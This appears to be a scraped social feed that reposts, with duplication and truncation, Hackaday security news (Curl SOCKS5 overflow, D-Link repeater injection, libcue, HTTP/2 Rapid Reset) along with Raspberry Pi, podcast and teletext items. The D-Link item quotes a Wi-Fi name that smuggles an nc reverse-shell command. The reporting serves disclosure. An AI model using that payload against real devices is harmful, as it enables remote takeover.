RedTeam Pentesting tried to report the vulnerability to D-Link for three months, and never received a response. As a result, these issues are now publicly released, and no patches are available. If you have a D-Link wireless device, it might be worth testing the Proof of Concept (PoC). And I think D-Link has officially made the ignominious list of hardware to never run stock firmware on. Gnome Hit With Libcue
There’s a nasty issue in Gnome, where merely downloading a file can result in Remote Code Execution (RCE). The vulnerability is in "libcue", a pa[...]
This Week in Security: Curl Reveal, Rapid Reset DDoS, and Libcue
https://hackaday.com/wp-content/uploads/2016/01/darkarts.jpg?w=800
Curl gave us all a big warning that a severe security problem had been found in that code-base. Given the staggering number of Curl installs around the world, we held our collective breath and waited for the bombshell to drop this Wednesday. It turns out, it’s not quite as bad as feared — so long as you don’t have a SOCKS proxy.
In hindsight, shipping a heap overflow in code installed in over twenty billion instances is not an experience I would recommend. — Daniel Stenberg
The trouble started when the SOCKS5 proxy support was converted to a non-blocking implementation. It’s a win for libcurl to work on requests asynchronously, but refactoring code and new features always runs a bit of risk. SOCKS5 proxying has some quirks, like allowing DNS resolution to happen locally or at the proxy. The new async code starts out with: "bool socks5_resolve_local =
(proxytype == CURLPROXY_SOCKS5) ? TRUE : FALSE;"
First off, unnecessary ternary is unnecessary. But note that this local variable gets set by the proxytype. If that’s "CURLPROXY_SOCKS5_HOSTNAME", then it uses remote resolution. But inherited from old code is a check for a hostname that is too long for a SOCKS request (255 bytes). This code converts back to local resolution in this case.
The important detail here is that this function is now a state machine, that potentially runs multiple times for a single request, to achieve that asynchronous execution. The check for a too-long hostname only happens during the initialization state. Copying the hostname into the buffer happens in a different state. If setting up the connection takes enough time, the function will return and be executed again when something has changed. The ternary check runs again, but not the hostname-too-long. So if set to do remote resolution with a long enough host name, execution slips through this edge case, and the long hostname is copied into a too-small buffer.
It’s safe to assume that this heap overflow can result in arbitrary code execution. The fix has landed in 8.4.0, after being present for 1,315 days. [Daniel] goes ahead and gets ahead of the inevitable suggestion that Curl should be written in rust or another memory-safe language. Curl was started before those alternatives existed, and there is a very slow effort to move portions of the project to memory-safe languages. And you’re welcome to help out. Router Executes WiFi
It’s never a good sign when scanning for WiFi networks crashes your router. But when it’s an apostrophe that causes the problem, you might have something interesting.
One of our pentesters recently got a new D-Link DAP-X1860 repeater, which they couldn't setup.
This was caused by a neighbor's Wi-Fi containing a single tick in their Wi-Fi name ("Olaf's WiFi"), resulting in the following error while scanning for access points: pic.twitter.com/c7hSk53RAH
— RedTeam Pentesting (@RedTeamPT) October 9, 2023
The culprit here is a function that writes Access Point info to a temporary file. The data is constructed into a single command that uses "echo" to write to the file. And that means command injection. So yes, name a network "'& nc notebook 1337 -e /bin/sh &" and get a remote shell.
RedTeam Pentesting tried to report the vulnerability to D-Link for three months, and never received a response. As a result, these issues are now publicly released, and no patches are available. If you have a D-Link wireless device, it might be worth testing the Proof of Concept (PoC). And I think D-Link has officially made the ignominious list of hardware to never run stock firmware on. Gnome Hit With Libcue
There’s a nasty issue in Gnome, where merely downloading a file can result in Remote Code Execution (RCE). The vulnerability is in "libcue", a pa[...]
Hackaday
This Week In Security: Curl Reveal, Rapid Reset DDoS, And Libcue
Curl gave us all a big warning that a severe security problem had been found in that code-base. Given the staggering number of Curl installs around the world, we held our collective breath and wait…
Hardware Hacking Brasil
Hackaday This Week in Security: Curl Reveal, Rapid Reset DDoS, and Libcue https://hackaday.com/wp-content/uploads/2016/01/darkarts.jpg?w=800 Curl gave us all a big warning that a severe security problem had been found in that code-base. Given the staggering…
rser for cue sheets. It’s a straightforward issue, where a value overflows the max value of a signed integer, to become a negative value. That value is then used to index an array, and a negative value writes to an unsafe location outside the array. The value to be written is also taken from the cue file, making exploitation fairly easy.
Where this really gets ugly is in the Gnome desktop, where the "tracker-miners" service runs by default. This is essentially a search index tool. The problem is that it automatically runs parsing libraries for found files, and one of its search locations is in Downloads. And that’s the exploit. Download a ".cue" file, it gets indexed, and the library executes arbitrary code when parsing the download. Patches are available, and are making their way through the distributions to arrive at our desktops. Rapid Reset
Cloudflare observed a novel Distributed Denial of Service (DDoS) attack in the wild, and it might not be what you expected. The headline is that this is a record-breaking DDoS resulting from an http/2 0-day. Most record-breaking DDoS attacks are based on reflection, but this one is a bit different. Diving into the technical details tells the tale. HTTP/2 allows multiple requests to be combined, and the responses to be interleaved on a single TCP connection. Each of those request/response flows are tracked as streams, and there’s a limit on how many streams a single client can have open.
The interesting bit is that a client can send a stream reset request, which immediately frees that stream from the perspective of the max concurrent streams limit. But there’s a service behind that HTTP/2 connection, and it takes a bit of time to tear down the backend connections. If, like Cloudflare, you have a mid-stream proxy like Nginx in the mix, that imbalance can make quite a difference. Make many requests, then start resetting and restarting each of them, and you end up sending way more traffic down an HTTP/2 connection than is intended. Bits and Bytes
There’s a new challenge for all you aspiring cryptographers. NIST publishes a handful of elliptic curves that were generated from NSA-provided hashes. These in turn were generated from something, probably sentences in English. But what sentences? That’s the challenge, and there twelve grand in US dollars to whoever can crack the nut first.
“Can’t stop, won’t stop” — Cisco, apparently. Yeah, once again, Cisco has to issue a security warning over hard-coded credentials in production software. Cisco is dangerously close to joining D-link on that list.
Sending your DNA to a big company, to get neat ancestry info — what could possibly go wrong? Credential stuffing, breaking into accounts, and then using that access to scrape info from other accounts that opted in to the DNA Relatives service. 23 and Me has released a statement, re-affirming that there wasn’t a wider breach, and suggesting that all users use multi-factor authentication. Regardless, there’s a claimed database of a million users leaked online, with more than that available for purchase. It’s not been confirmed if that is actual real data.
➖ @hardwareHack ➖
Where this really gets ugly is in the Gnome desktop, where the "tracker-miners" service runs by default. This is essentially a search index tool. The problem is that it automatically runs parsing libraries for found files, and one of its search locations is in Downloads. And that’s the exploit. Download a ".cue" file, it gets indexed, and the library executes arbitrary code when parsing the download. Patches are available, and are making their way through the distributions to arrive at our desktops. Rapid Reset
Cloudflare observed a novel Distributed Denial of Service (DDoS) attack in the wild, and it might not be what you expected. The headline is that this is a record-breaking DDoS resulting from an http/2 0-day. Most record-breaking DDoS attacks are based on reflection, but this one is a bit different. Diving into the technical details tells the tale. HTTP/2 allows multiple requests to be combined, and the responses to be interleaved on a single TCP connection. Each of those request/response flows are tracked as streams, and there’s a limit on how many streams a single client can have open.
The interesting bit is that a client can send a stream reset request, which immediately frees that stream from the perspective of the max concurrent streams limit. But there’s a service behind that HTTP/2 connection, and it takes a bit of time to tear down the backend connections. If, like Cloudflare, you have a mid-stream proxy like Nginx in the mix, that imbalance can make quite a difference. Make many requests, then start resetting and restarting each of them, and you end up sending way more traffic down an HTTP/2 connection than is intended. Bits and Bytes
There’s a new challenge for all you aspiring cryptographers. NIST publishes a handful of elliptic curves that were generated from NSA-provided hashes. These in turn were generated from something, probably sentences in English. But what sentences? That’s the challenge, and there twelve grand in US dollars to whoever can crack the nut first.
“Can’t stop, won’t stop” — Cisco, apparently. Yeah, once again, Cisco has to issue a security warning over hard-coded credentials in production software. Cisco is dangerously close to joining D-link on that list.
Sending your DNA to a big company, to get neat ancestry info — what could possibly go wrong? Credential stuffing, breaking into accounts, and then using that access to scrape info from other accounts that opted in to the DNA Relatives service. 23 and Me has released a statement, re-affirming that there wasn’t a wider breach, and suggesting that all users use multi-factor authentication. Regardless, there’s a claimed database of a million users leaked online, with more than that available for purchase. It’s not been confirmed if that is actual real data.
➖ @hardwareHack ➖
Hackaday
Debian Bookworm Comes To The Raspberry Pi, And Wayland Is Now Default
https://hackaday.com/wp-content/uploads/2023/10/debian12pi_feat.png?w=800
It must have been a busy week for the PR department at Raspberry Pi, with the launch of their latest single-board computer, the Pi 5. Alongside the new board comes something else, an updated Raspberry Pi OS version.
This is built from Debian 12 “Bookworm”, and supplants the previous “Bullseye” version. As well as the new OS base it comes with a pile of Pi-specific upgrades including an optimsied version of Mozilla Firefox. Probably most important is that henceforth (at least on 64-bit boards) its desktop will use the Wayland compositor rather than X11 to draw and manipulate windows. This is a development that has been in the works for a very long time — it must be almost a decade since the first Raspberry Pi blog entry about Wayland — so it’s welcome at last to see it.
The new tweaks as well as Wayland are supposed to deliver a much faster Pi experience, so we thought we’d break out the stopwatch and do some rough real-world tests. The bench 8GB Pi 4 here has a vanilla 64-bit Bullseye installed, so off we went to measure boot time, Chromium browser opening time, and Hackaday load time. It was time to download the new 64-bit Bookworm image and do the same. Have we just downloaded a power-up?
Both tests were done with an everyday boot, after the first-time OS set-up, and with all browser caches emptied. First up was a significant boost, with Bookworm booting in 37.14 seconds to Bullseye’s 53.5, but the Chromium opening was a little more disappointing. On Bullseye it took 7.15s, while Bookworm’s Chromium managed a more pedestrian 9.13s. The new Firefox takes only 7.95s to open. Both Chromium browsers load Hackaday in about 1.8s, while the new Firefox did the same job in a shade over 3s.
So allowing for our stopwatch reaction time and the ad-hoc nature of the test, this is a faster-booting OS, but the underlying hardware is still the limiting factor. We’re disappointed to see that there’s no update for the x86 version of the Raspberry Pi Desktop, and we hope they’ll be able to rectify this in the future.
➖ @hardwareHack ➖
Debian Bookworm Comes To The Raspberry Pi, And Wayland Is Now Default
https://hackaday.com/wp-content/uploads/2023/10/debian12pi_feat.png?w=800
It must have been a busy week for the PR department at Raspberry Pi, with the launch of their latest single-board computer, the Pi 5. Alongside the new board comes something else, an updated Raspberry Pi OS version.
This is built from Debian 12 “Bookworm”, and supplants the previous “Bullseye” version. As well as the new OS base it comes with a pile of Pi-specific upgrades including an optimsied version of Mozilla Firefox. Probably most important is that henceforth (at least on 64-bit boards) its desktop will use the Wayland compositor rather than X11 to draw and manipulate windows. This is a development that has been in the works for a very long time — it must be almost a decade since the first Raspberry Pi blog entry about Wayland — so it’s welcome at last to see it.
The new tweaks as well as Wayland are supposed to deliver a much faster Pi experience, so we thought we’d break out the stopwatch and do some rough real-world tests. The bench 8GB Pi 4 here has a vanilla 64-bit Bullseye installed, so off we went to measure boot time, Chromium browser opening time, and Hackaday load time. It was time to download the new 64-bit Bookworm image and do the same. Have we just downloaded a power-up?
Both tests were done with an everyday boot, after the first-time OS set-up, and with all browser caches emptied. First up was a significant boost, with Bookworm booting in 37.14 seconds to Bullseye’s 53.5, but the Chromium opening was a little more disappointing. On Bullseye it took 7.15s, while Bookworm’s Chromium managed a more pedestrian 9.13s. The new Firefox takes only 7.95s to open. Both Chromium browsers load Hackaday in about 1.8s, while the new Firefox did the same job in a shade over 3s.
So allowing for our stopwatch reaction time and the ad-hoc nature of the test, this is a faster-booting OS, but the underlying hardware is still the limiting factor. We’re disappointed to see that there’s no update for the x86 version of the Raspberry Pi Desktop, and we hope they’ll be able to rectify this in the future.
➖ @hardwareHack ➖
Hackaday
Debian Bookworm Comes To The Raspberry Pi, And Wayland Is Now Default
It must have been a busy week for the PR department at Raspberry Pi, with the launch of their latest single-board computer, the Pi 5. Alongside the new board comes something else, an updated Raspbe…
Hackaday
Hackaday Podcast Ep 240: An Amazing 3D Printer, A Look Inside Raspberry Pi 5, and Cameras, Both Film and Digital
https://hackaday.com/wp-content/uploads/2016/05/microphone.jpg?w=800
Date notwithstanding, it’s your lucky day as Elliot and Dan get together to review the best hacks of the week. For some reason, film photography was much on our writers’ minds this week, as we talked about ways to digitalize an old SLR, and how potatoes can be used to develop film (is there a Monty Python joke in there?) We looked at a 3D printer design that really pulls our strings, the custom insides of the Raspberry Pi 5, and the ins and outs of both ferroresonant transformers and ham radio antennas. Learn about the SMD capacitor menagerie, build a hydrogen generator that probably won’t blow up, and listen to the differences between a mess of microphones. And that’s not all; the KIM-1 rides again, this time with disk drive support, Jenny tests out Serenity but with ulterior motives, and Kristina goes postal with a deep dive into ZIP codes.
Check out the links below if you want to follow along, and as always, tell us what you think about this episode in the comments!
Where to Follow Hackaday Podcast Places to follow Hackaday podcasts:
* Google Podcasts
* iTunes
* Spotify
* Stitcher
* RSS
* YouTube Grab a copy for yourself if you want to listen offline. Episode 240 Show Notes: News:
* Hackaday Superconference 2023: First Round Of Speakers Announced! What’s that Sound?
* Guess the sound for a chance to win a Podcast T-shirt! Interesting Hacks of the Week:
* Raspberry Pi Reveals A Little About Their RP1 Peripheral
* Use Your Old SLR As A Digital Camera?
* Classic Leica Film Camera Turns Digital
* Marionette 3D Printer Replaces Linear Rails With String
* Hanging 3D Printer Uses Entire Room As Print Bed
* Arcus-3D-C1 – Cable 3D printer
* Cable Mechanism Maths: Designing Against The Capstan Equation
* Creating An Automated Hydrogen Generator At Home
* Building An Oxygen Concentrator: It Isn’t Rocket Science
* Just What Is Tone, In A Microphone?
* Wooden You Love To Build A Ribbon Microphone?
* Polish Up Your Product With Graphic Overlays
* Hackaday Prize 2023: Over-the-Top Programmable Resistor Looks The Part And Performs Quick Hacks:
* Elliot’s Picks:
* Wiring Up 100 Car Batteries So You Don’t Have To
* Learning About Ferroresonant Transformers While Fixing A 1970s Power Supply
* What is a Ferroresonant transformer?
* Antennas Can Be A Total Mystery
* Dumping Spacecraft In The Middle Of Nowhere
* Dan’s Picks:
* Spuds Lend A Hand In The Darkroom
* An SMD Capacitor Guide
* Implementing Commodore’s IEC Bus Protocol On A KIM-1 Single Board Computer
Can’t-Miss Articles:
* Jenny’s Daily Drivers: SerenityOS, And In Particular, Ladybird
* I quit my job to focus on SerenityOS full time â Andreas Kling â I like computers!
* You’ve Got Mail: It All Depends on ZIP Code
* Check out all the articles in Kristina’s series!
➖ @hardwareHack ➖
Hackaday Podcast Ep 240: An Amazing 3D Printer, A Look Inside Raspberry Pi 5, and Cameras, Both Film and Digital
https://hackaday.com/wp-content/uploads/2016/05/microphone.jpg?w=800
Date notwithstanding, it’s your lucky day as Elliot and Dan get together to review the best hacks of the week. For some reason, film photography was much on our writers’ minds this week, as we talked about ways to digitalize an old SLR, and how potatoes can be used to develop film (is there a Monty Python joke in there?) We looked at a 3D printer design that really pulls our strings, the custom insides of the Raspberry Pi 5, and the ins and outs of both ferroresonant transformers and ham radio antennas. Learn about the SMD capacitor menagerie, build a hydrogen generator that probably won’t blow up, and listen to the differences between a mess of microphones. And that’s not all; the KIM-1 rides again, this time with disk drive support, Jenny tests out Serenity but with ulterior motives, and Kristina goes postal with a deep dive into ZIP codes.
Check out the links below if you want to follow along, and as always, tell us what you think about this episode in the comments!
Where to Follow Hackaday Podcast Places to follow Hackaday podcasts:
* Google Podcasts
* iTunes
* Spotify
* Stitcher
* RSS
* YouTube Grab a copy for yourself if you want to listen offline. Episode 240 Show Notes: News:
* Hackaday Superconference 2023: First Round Of Speakers Announced! What’s that Sound?
* Guess the sound for a chance to win a Podcast T-shirt! Interesting Hacks of the Week:
* Raspberry Pi Reveals A Little About Their RP1 Peripheral
* Use Your Old SLR As A Digital Camera?
* Classic Leica Film Camera Turns Digital
* Marionette 3D Printer Replaces Linear Rails With String
* Hanging 3D Printer Uses Entire Room As Print Bed
* Arcus-3D-C1 – Cable 3D printer
* Cable Mechanism Maths: Designing Against The Capstan Equation
* Creating An Automated Hydrogen Generator At Home
* Building An Oxygen Concentrator: It Isn’t Rocket Science
* Just What Is Tone, In A Microphone?
* Wooden You Love To Build A Ribbon Microphone?
* Polish Up Your Product With Graphic Overlays
* Hackaday Prize 2023: Over-the-Top Programmable Resistor Looks The Part And Performs Quick Hacks:
* Elliot’s Picks:
* Wiring Up 100 Car Batteries So You Don’t Have To
* Learning About Ferroresonant Transformers While Fixing A 1970s Power Supply
* What is a Ferroresonant transformer?
* Antennas Can Be A Total Mystery
* Dumping Spacecraft In The Middle Of Nowhere
* Dan’s Picks:
* Spuds Lend A Hand In The Darkroom
* An SMD Capacitor Guide
* Implementing Commodore’s IEC Bus Protocol On A KIM-1 Single Board Computer
Can’t-Miss Articles:
* Jenny’s Daily Drivers: SerenityOS, And In Particular, Ladybird
* I quit my job to focus on SerenityOS full time â Andreas Kling â I like computers!
* You’ve Got Mail: It All Depends on ZIP Code
* Check out all the articles in Kristina’s series!
➖ @hardwareHack ➖
Hackaday
Hackaday Podcast Ep 240: An Amazing 3D Printer, A Look Inside Raspberry Pi 5, And Cameras, Both Film And Digital
Date notwithstanding, it’s your lucky day as Elliot and Dan get together to review the best hacks of the week. For some reason, film photography was much on our writers’ minds this week…
Hackaday
Teletext in Ireland, Another Broadcasting Leftover Bites The Dust
https://hackaday.com/wp-content/uploads/2023/10/aertel-featured.jpg?w=800
Over the years we’ve reported on the passing of a few of the broadcasting technologies of yesteryear, such as analogue TV in America, or AM radio in Europe. Now it’s the turn of an early digital contender, as one of the few remaining holdouts of old-style teletext is to shut down its service. The Irish broadcaster RTÉ is to turn off its teletext service Aertel, which has been live in some form continuously since 1986.
Like all European countries, Ireland has had only digital TV for quite a few years now. The linked RTÉ piece implies that the Aertel service has been carried as the old-style data in the frame blanking period even when part of a digital multiplex rather than the newer digital teletext system, so we’d be really grateful if some of our Irish readers could flick on their TVs and confirm that.
In an internet-connected world it seems quaint that a limited set of curated pages could once have been such a big deal, but it’s easy to forget that for many the teletext system provided their first ever taste of online information. As it shuffles away almost unnoticed we won’t miss counting through the page numbers cycling by in the top corner as we waited for our page to load, but it’s worth marking its final passing from one of the few places it could still be found.
Teletext does pop up in a few projects here, most recently as the display engine for a game of DOOM.
➖ @hardwareHack ➖
Teletext in Ireland, Another Broadcasting Leftover Bites The Dust
https://hackaday.com/wp-content/uploads/2023/10/aertel-featured.jpg?w=800
Over the years we’ve reported on the passing of a few of the broadcasting technologies of yesteryear, such as analogue TV in America, or AM radio in Europe. Now it’s the turn of an early digital contender, as one of the few remaining holdouts of old-style teletext is to shut down its service. The Irish broadcaster RTÉ is to turn off its teletext service Aertel, which has been live in some form continuously since 1986.
Like all European countries, Ireland has had only digital TV for quite a few years now. The linked RTÉ piece implies that the Aertel service has been carried as the old-style data in the frame blanking period even when part of a digital multiplex rather than the newer digital teletext system, so we’d be really grateful if some of our Irish readers could flick on their TVs and confirm that.
In an internet-connected world it seems quaint that a limited set of curated pages could once have been such a big deal, but it’s easy to forget that for many the teletext system provided their first ever taste of online information. As it shuffles away almost unnoticed we won’t miss counting through the page numbers cycling by in the top corner as we waited for our page to load, but it’s worth marking its final passing from one of the few places it could still be found.
Teletext does pop up in a few projects here, most recently as the display engine for a game of DOOM.
➖ @hardwareHack ➖
Hackaday
Teletext In Ireland, Another Broadcasting Leftover Bites The Dust
Over the years we’ve reported on the passing of a few of the broadcasting technologies of yesteryear, such as analogue TV in America, or AM radio in Europe. Now it’s the turn of an earl…